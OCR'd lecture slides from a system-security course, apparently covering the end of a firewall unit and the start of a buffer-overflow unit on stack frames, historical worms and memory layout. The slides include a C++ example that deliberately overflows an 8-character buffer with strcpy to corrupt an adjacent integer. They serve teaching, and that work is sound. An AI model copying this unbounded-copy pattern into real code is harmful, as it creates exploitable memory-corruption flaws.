


Figure 9.3 **A VPN Security Scenario**

Distributed Firewalls




Figure 9.4 **Example Distributed Firewall Configuration**

Firewall limitations

- A firewall cannot protect against attacks that bypass the firewall.
  - Internal systems may have dial-out capability to connect to an ISP.
  - An internal LAN may support a modem pool that provides dial-in capability for traveling employees and telecommuters.
- A firewall may not protect fully against internal threats, such as:
  - Disgruntled employees.
  - An employee who unwittingly cooperates with external attacker.

- An improperly secured wireless LAN may be accessed from outside the organization.
  - An internal firewall that separates portions of an enterprise network cannot guard against wireless communications between local systems on different sides of the internal firewall.
- A laptop or portable storage device may be used and infected outside the corporate network and then attached and used internally.

IDPS and firewalls …

- While we have been considering IDS/IPS systems and firewalls independently, the design of a security system should really consider all such components together.

Example: Unified Threat Management Products




Figure 9.6 **Unified Threat Management Appliance**

CSCI262 : System Security


Week 10: Buffer Overflow

Outline

- What is a buffer?
- What is a buffer overflow?
- What are buffer overflow attacks?
- How can buffer overflows be exploited?
- Examples of buffer overflow attacks.
- How can we prevent buffer overflows?

What is a Buffer?

- In computer programming, a ‘buffer’ is a memory location where data is stored.
- A variable has room for one instance of data.
  - So if the variable is of type ‘int’, it will hold only one integer.
- A buffer can contain many instances of data.
  - For example, a series of ‘char’, ‘int’ and ‘float’ values.



Computer Memory Organization

- When we define a variable in C or C++, the compiler says to reserve a memory location for it according to its type. For example, the statement

```
int my_variable;
```

  tells the compiler that somewhere we intend to use `my_variable` to store an integer.

  Memory necessary for the declared type will be set aside in the buffer.

- For an array, enough space for all of the elements in the array is set aside.

- An *assignment*, like `my_variable = 5;` tells the compiler to write instructions so as to store the value 5 into the space reserved for `my_variable`.

What is a buffer overflow (or overrun)?

- NIST definition:

  "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

Let's look at an example.


- It's C++ code but should be fairly straightforward to understand and the notation will be explained as we go …
- Consider that a programmer allocates enough memory for a variable to hold 8 characters.
  - To be specific, let us say they allow 8 characters to hold your first name.

```
struct Student {
        char   name[8];
        int    sNumber;
};

Student aRec;
```

A `struct` is like a `class`,
but often without access specifiers.
Character array and an integer.

aRec:



```
#include<iostream>
using namespace std;

struct Student{
        char name[8];
        int sNumber;
};

int main()
{
        Student aRec, bRec;
        aRec.sNumber=1234567;
        strcpy(aRec.name,"david");

        bRec.sNumber=1234568;
        strcpy(bRec.name,"alexander");
//      bRec.sNumber=1234568;

        cout << "Student name: " << aRec.name << endl;
        cout << "Student number: " << aRec.sNumber << endl;

        cout << "Student name: " << bRec.name << endl;
        cout << "Student number: " << bRec.sNumber << endl;
}
```

The output:
Student name: david
Student number: 1234567
Student name: alexander
Student number: 1912657544
(or 1179762 or ...)

`strcpy`: Used to copy C-strings, so character arrays terminated by a null character.
`cout <<` : Output to standard out, typical display...

- Buffer overflows are the result of poor coding practices.
- C and C++ programmers, in particular, are vulnerable to the temptation of using unsafe but easy-to-use string-handling functions.
  - And assembler is even worse...
- Furthermore, ignorance about the real consequences of mistakes can make appropriate programming difficult to justify.
- VB, Java, Perl, C#, Python, and some other high-level languages, all do run-time checking of array boundaries.

Buffer Overflow Attacks

- These exploit buffer overflows in the code.
- Buffer overflow attacks can:
  - Cause an attack against availability by running a denial of service attack.
    - Basically meaning that resources that should be available to authentic users are not.
  - Run arbitrary code that either modifies data, which is an attack against integrity, …
  - … or reads sensitive information, which is an attack against confidentiality.

- In some cases, an attacker tries to exploit programs that are running as a privileged account, such as root or a domain administrator.
- They use those privileges to reach and attack areas they themselves wouldn’t normally have access to.


Some historical buffer overflow exploits

- 1988: Morris worm: Included exploiting a buffer overflow in `fingerd`.
- 2000: Buffer overflow attack against Microsoft Outlook.
- 2001: Code Red worm: Exploits buffer overflow in Microsoft IIS 5.0.
- 2003: Slammer worm: Exploits buffer overflow in Microsoft SQL Server 2000.
- 2004: Sasser worm: Exploits buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service.
- 2005: Symantec anti-virus buffer overflow.
  - Why does this matter?
  - They design security systems!

Memory: Stacks (and heaps)

- Buffer overflows are possible because of the way memory and memory management works, or doesn't.
  - In C/C++ memory management is partially the choice of the programmer.
    - In languages like Java and C# it isn't.
- Many of the most problematic buffer overflow attacks have been specifically targeted against stacks.
  - With subsequent stack protection the heap became a popular target too.
  - Stacks and heaps are both parts of the process memory.

- The Stack contains stack frames associated with running function calls.
  - Frames contain information like the return address, local variables and function arguments.
  - Stack memory grows down.
- Heap memory is requested by programs for use in dynamic data structures (`new` and `new[]`)
  - Heap memory grows up (☺).
- Buffer overflow type attacks are also possible against global data and the heap, but we won't look at these.
  - The high to low memory addresses differs in some implementations. (☹)




[SB18] Fig 10.4

More on stacks

- A CPU possesses limited registers – special memory locations for “moving” and storing data.
- The stack is where we can store variables that are local to procedures that do not fit in registers, such as local arrays or structures.
- There is a *stack pointer* that points to the most recently allocated address in the stack, that is the top of the stack, which is actually lower in memory.
- Variables declared on the stack are located next to the return address for the function's caller. The return address is the memory location where control should return to once a function is completed.

Function Calls



[SB18], Figure 10.3

The calling function P

1. Pushes the parameters for the called function onto the stack

2. Executes the call instruction to call the target function Q, which pushes the return address onto the stack

The called function Q

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack

4. Sets the frame pointer to be the current stack pointer value, which now identifies the new stack frame location for the called function

5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them

6. Runs the body of the called function

7. As it exits it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)

8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)

9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function


An example of the buffer filling ...

- Consider that we have this code:

```
void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

int main() {
  function(1,2,3);
}
```

the function stack looks like:



This is critical!

… and of what can go wrong

